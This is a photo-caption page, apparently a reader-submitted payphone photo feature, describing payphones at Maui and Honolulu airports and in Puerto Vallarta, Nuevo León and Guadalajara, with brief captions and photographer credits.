
Hawaiian Payphones



Maui. This is what you'll find at the Maui airport. Millennium phones like this one used to be run by Nortel, but now WiMacTel is the only operator of them in both the United States and Canada.

Photo by Babu Mengelepouti


Hawaiian Payphones



Oahu. Found at Honolulu International Airport, this phone shows the collaborative spirit that exists between WiMacTel and Hawaiian Telcom. And you may even recognize the old GTE model 120B from the 1980s that's still in use. (Fun fact: Hawaii has more payphones per capita than any other state.)

Photo by Chris Gibson


Mexican Payphones



Puerto Vallarta. Who says payphones can't find a use after people no longer seem to want to use them to make calls? This one somehow wound up on the ground and is doing quite nicely as a table.

Photo by Howard Cherniack


Mexican Payphones



Nuevo León. Seen in the Zona Piel district, this phone is clearly treated with more respect than the post it’s fastened to.

Photo by CG Brik


Mexican Payphones



Guadalajara. This phone is still working and models like it can be found on streets all over. We're told the prepaid cards are nearly impossible to find, however....

Photo by Francisco Treviño

